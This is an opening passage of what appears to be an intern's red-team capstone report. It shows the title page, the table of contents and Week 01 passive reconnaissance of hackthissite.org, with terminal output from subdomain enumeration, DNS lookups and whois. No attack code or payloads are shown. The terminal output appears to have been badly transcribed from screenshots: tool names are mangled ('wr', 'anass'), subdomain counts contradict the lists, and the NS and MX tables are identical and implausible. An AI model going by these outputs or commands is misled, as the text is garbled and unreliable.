

C Y B E R S T E R

Red Team Internship Program — Batch 02



CAPSTONE RED TEAM ENGAGEMENT REPORT

Week 12 — Final Capstone Assessment

Muhammad Ali Imran

Intern — Red Team Offensive Security

Instructor: Sir Umar Niaz

September 2026 | Classification: CONFIDENTIAL

All activities performed in an authorized home-lab environment for educational purposes only



TABLE OF CONTENTS

SECTION 1 — Pre-Engagement Document

1.1 Engagement Overview • 1.2 Scope Definition • 1.3 Rules of Engagement • 1.4 Engagement Objectives / Flags

SECTION 2 — Weeks 1-11 Lab Work & Screenshots

Week 01 Passive OSINT & Subdomain Enumeration
Week 02 Network Enumeration & Vulnerability Assessment
Week 03 Endpoint Enumeration, CVE Exploitation & Web Auditing
Week 04 OWASP Top 10 — Web Application Testing
Week 05 Linux/Windows Privilege Escalation & Persistence
Week 06 Post-Exploitation — Pivoting, Credential Dumping, Lateral Movement
Week 07 Active Directory Enumeration & Kerberos Attacks
Week 08 AD Domain Dominance & Advanced Persistence
Week 09 Payload Delivery, Evasion & C2 Frameworks
Week 10 Phishing Infrastructure (GoPhish) & Social Engineering
Week 11 Domain Compromise & Golden Ticket Attack

SECTION 3 — Cyber Kill Chain Execution

SECTION 4 — Post-Engagement Cleanup

SECTION 5 — Boardroom Final Report

5.1 Executive Summary • 5.2 Key Findings & Severity Table • 5.3 MITRE ATT&CK Mapping • 5.4 Recommendations



WEEK 01

Passive OSINT & Subdomain Enumeration

2.1 Week 01 — Overview

Week 01 focused on passive reconnaissance techniques against hackthissite.org as the target. Tools used included Subfinder, Assetfinder, Amass, crt.sh certificate transparency lookups, Google Dorking, GitHub leakage analysis, and GoWitness for visual web screenshots. All reconnaissance was conducted passively without direct active probing of the target.

Key Tasks / Findings:

- Subdomain enumeration using Subfinder, Assetfinder, and Amass
- Certificate transparency search via crt.sh
- Google Dorking for exposed files, login pages, and sensitive directories
- GitHub leak analysis for hardcoded credentials
- Visual reconnaissance using GoWitness
- 35 screenshots documented across this session

```
ali@kali:~$ sudo apt update
sudo apt install subfinder -y
Hit:1 http://http.kali.org/kali kali-rolling InRelease
1562 packages can be upgraded. Run 'apt list --upgradable' to see them.
Installing:
subfinder

Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1562
Download size: 8,200 kB
Space needed: 32.5 MB / 7,395 MB available

Get:1 http://kali.download/kali kali-rolling/main amd64 subfinder amd64 2.14.0-0kali1 [8,200 kB]
Fetched 8,200 kB in 5s (1,746 kB/s)
Selecting previously unselected package subfinder.
(Reading database... 425947 files and directories currently installed.)
Preparing to unpack ./subfinder_2.14.0-0kali1_amd64.deb...
Unpacking subfinder (2.14.0-0kali1)...
Setting up subfinder (2.14.0-0kali1)...
Processing triggers for kali-menu (2020.1.5)...
```

Week 01 — Screenshot 1 of 35

```
subfinder
projectdiscovery.io

[INFO] Current subfinder version v2.14.0 (latest)
[INFO] Loading provider config from /home/ali/.config/subfinder/provider-config.yaml
[INFO] Enumerating subdomains for hackthissite.org
vm-200.outbound.firewall.hackthissite.org
forums.hackthissite.org
hsai.hackthissite.org
irc.hackthissite.org
www.irc.hackthissite.org
mirror.hackthissite.org
vm-005.outbound.firewall.hackthissite.org
hp.hackthissite.org
irc-hub.hackthissite.org
staff.hackthissite.org
status.hackthissite.org
www.hackthissite.org
ctf.hackthissite.org
vm-050.outbound.firewall.hackthissite.org
irc-www.hackthissite.org
little.irc.hackthissite.org
legal.hackthissite.org
stats.hackthissite.org
v3stage-cdn.hackthissite.org
vm-150.outbound.firewall.hackthissite.org
git.hackthissite.org
wolf.irc.hackthissite.org
psrp.hackthissite.org
qdh.hackthissite.org
v3dev.hackthissite.org
v3stage.hackthissite.org
api.hackthissite.org
vm-099.outbound.firewall.hackthissite.org
[INFO] Found 26 subdomains for hackthissite.org in 8 seconds 955 milliseconds
```

Week 01 — Screenshot 2 of 35

```

w0lf.irc.hackthissite.org
p87p.hackthissite.org
qdb.hackthissite.org
v3dev.hackthissite.org
v3stage.hackthissite.org
api.hackthissite.org
vm-899.outbound.firewall.hackthissite.org
[100] Found 28 subdomains for hackthissite.org in 8 seconds 955 milliseconds

ali@kali:~/cyberster_week1
$ wr -l subfinder.txt
28 subfinder.txt

ali@kali:~/cyberster_week1
$ sudo apt install assetfinder -y
Installing:
assetfinder

Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1587
Download size: 2,870 kB
Space needed: 6,255 kB / 7,360 MB available

Get:1 http://http.kali.org/kali kali-rolling/main amd64 assetfinder amd64 0.1.1-1+b12 [2,870 kB]
Fetched 2,870 kB in 3s (676 kB/s)
Selecting previously unselected package assetfinder.
(Reading database ... 425951 files and directories currently installed.)
Preparing to unpack ./assetfinder_0.1.1-1+b12_amd64.deb...
Unpacking assetfinder (0.1.1-1+b12)...
Setting up assetfinder (0.1.1-1+b12)...
Processing triggers for kali-menu (2020.1.3)...

ali@kali:~/cyberster_week1
$ assetfinder --subs-only hackthissite.org > assetfinder.txt

ali@kali:~/cyberster_week1
$ wr -l assetfinder.txt
29 assetfinder.txt

ali@kali:~/cyberster_week1

```

Week 01 — Screenshot 3 of 35

```

Session Active Edit View Help
address_parser/address_parser.crf.dat
address_parser/address_parser_phrases.dat
address_parser/address_parser_postal_codes.dat
address_parser/address_parser_vncab.trile
Checking for new libpostal language classifier data file...
New libpostal language classifier data file available
% Total    % Received % Xferd  Average Speed   Time    Time     Current
                               Dload  Upload   Total     Spent    Left     Speed
0          0          0  0      0  0     0    0      0     0      0      0    0
100 48.00M 100 48.00M  0     0 902.0k    0    00:54    00:54    1.40M

language_classifier/
language_classifier/language_classifier.dat

VR1.1.1
DRASP Assess Project - @owaspdrasp
In-Depth Attack Surface Mapping and Asset Discovery

Usage: anass enum [options] -d DOMAIN
Use the -h or --help flag to see the flags and default values
The Assess Discord server can be found here: https://discord.gg/ANTYEDUX15
Flag --version will not be shown: -v

```

Week 01 — Screenshot 4 of 35

```

VR1.1.1
DRASP Assess Project - @owaspdrasp
In-Depth Attack Surface Mapping and Asset Discovery

Usage: anass enum [options] -d DOMAIN
Use the -h or --help flag to see the flags and default values
The Assess Discord server can be found here: https://discord.gg/ANTYEDUX15
Flag --version will not be shown: -v

ali@kali:~/cyberster_week1
$ wr -l anass.txt
wc: anass.txt: No such file or directory




ali@kali:~/cyberster_week1
$ anass enum --subs-only -d hackthissite.org | tee anass.txt
1095 / 1093 [-----] 100.00% 3 p/s

Session Scope
FQDN:
hackthissite.org

ali@kali:~/cyberster_week1

```

Week 01 — Screenshot 5 of 35



MX Records

Record	IP	Port	Priority	Target
10 aspx1.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx2.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx3.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx4.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx5.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx6.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx7.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx8.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx9.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx10.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC

NS Records

Record	IP	Port	Priority	Target
10 aspx1.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx2.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx3.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx4.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx5.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx6.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx7.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx8.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx9.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx10.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC

Week 01 — Screenshot 9 of 35

MX Records

Record	IP	Port	Priority	Target
10 aspx1.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx2.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx3.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx4.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx5.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx6.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx7.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx8.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx9.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx10.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC

NS Records

Record	IP	Port	Priority	Target
10 aspx1.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx2.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx3.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx4.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx5.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx6.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx7.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx8.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx9.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC
10 aspx10.l.google.com	172.253.119.27	25	10	GOOGLE - Google LLC

Week 01 — Screenshot 10 of 35

Google

stachackthiszine.org filetype:pdf

announce phony mayor resignations + give people ...


THIS ZINE

The Back Page...


Call in sick, skip school, Go do something you always

hack this zine


Week 01 — Screenshot 11 of 35



Week 01 — Screenshot 12 of 35



Week 01 — Screenshot 13 of 35



Week 01 — Screenshot 14 of 35


```
Session Actions File View Help
gh volume, automated, electronic processes that send queries or data to the systems of Registry Operator, a Registrar, or Identity Digital except as reasonably necessary to register domain names or modify existing registrations. All rights reserved. Public Interest Registry reserves the right to modify these terms at any time. By submitting this query, you agree to abide by this policy. The Registrar of Record identified in this output may have an RDNS service that can be queried for additional information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.

(al1@al1) ~/cyberster_week1
➔ nslookup hackthissite.org
Server:      192.168.0.1
Address:     192.168.0.1453

Non-authoritative answer:
Name:   hackthissite.org
Address: 137.74.187.182
Name:   hackthissite.org
Address: 137.74.187.184
Name:   hackthissite.org
Address: 137.74.187.180
Name:   hackthissite.org
Address: 137.74.187.181
Name:   hackthissite.org
Address: 137.74.187.183

(al1@al1) ~/cyberster_week1
➔ dig hackthissite.org ANY
;; Connection to 192.168.0.1453(192.168.0.1) for hackthissite.org failed: timed out.
;; no servers could be reached
;; Connection to 192.168.0.1453(192.168.0.1) for hackthissite.org failed: timed out.
;; no servers could be reached
;; Connection to 192.168.0.1453(192.168.0.1) for hackthissite.org failed: timed out.
;; no servers could be reached

(al1@al1) ~/cyberster_week1
```


Week 01 — Screenshot 18 of 35

```
Session Actions File View Help
➔ whois hackthissite.org
Domain Name: hackthissite.org
Registry Domain ID: REDACTED
Registrar WHOIS Server: http://whois.porkbun.com
Registrar URL: https://porkbun.com
Updated Date: 2025-07-15T23:00:30Z
Creation Date: 2003-06-10T15:01:25Z
Registry Expiry Date: 2026-06-10T15:01:25Z
Registrar: Porkbun LLC
Registrar IANA ID: 1861
Registrar Abuse Contact Email: abuse@porkbun.com
Registrar Abuse Contact Phone: +1.855.767.5286
Domain Status: clientDeleteProhibited https://icann.org/epp/clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp/clientTransferProhibited
Name Server: c.ns.buddyns.com
Name Server: f.ns.buddyns.com
Name Server: g.ns.buddyns.com
Name Server: h.ns.buddyns.com
Name Server: j.ns.buddyns.com
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://icann.org/wicf/
>>> Last update of WHOIS database: 2026-06-23T07:15:09Z <<<


For more information on Whois status codes, please visit https://icann.org/epp

Terms of Use: Access to Public Interest Registry WHOIS information is provided to assist persons in determining the contents of a domain name registration record in the Public Interest Registry registry database. The data in this record is provided by Public Interest Registry for informational purposes only, and Public Interest Registry does not guarantee its accuracy. This service is intended only for query-based access. You agree that you will use this data only for lawful purposes and that, under no circumstances will you use this data to: (a) allow, enable, or otherwise support the transmission by e-mail, telephone, or facsimile of mass unsolicited, commercial advertising or solicitations to entities other than the data recipient's own existing customers; or (b) enable high volume, automated, electronic processes that send queries or data to the systems of Registry Operator, a Registrar, or Identity Digital except as reasonably necessary to register domain names or modify existing registrations. All rights reserved. Public Interest Registry reserves the right to modify these terms at any time. By submitting this query, you agree to abide by this policy. The Registrar of Record identified in this output may have an RDNS service that can be queried for additional information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.
```


Week 01 — Screenshot 19 of 35




Week 01 — Screenshot 20 of 35



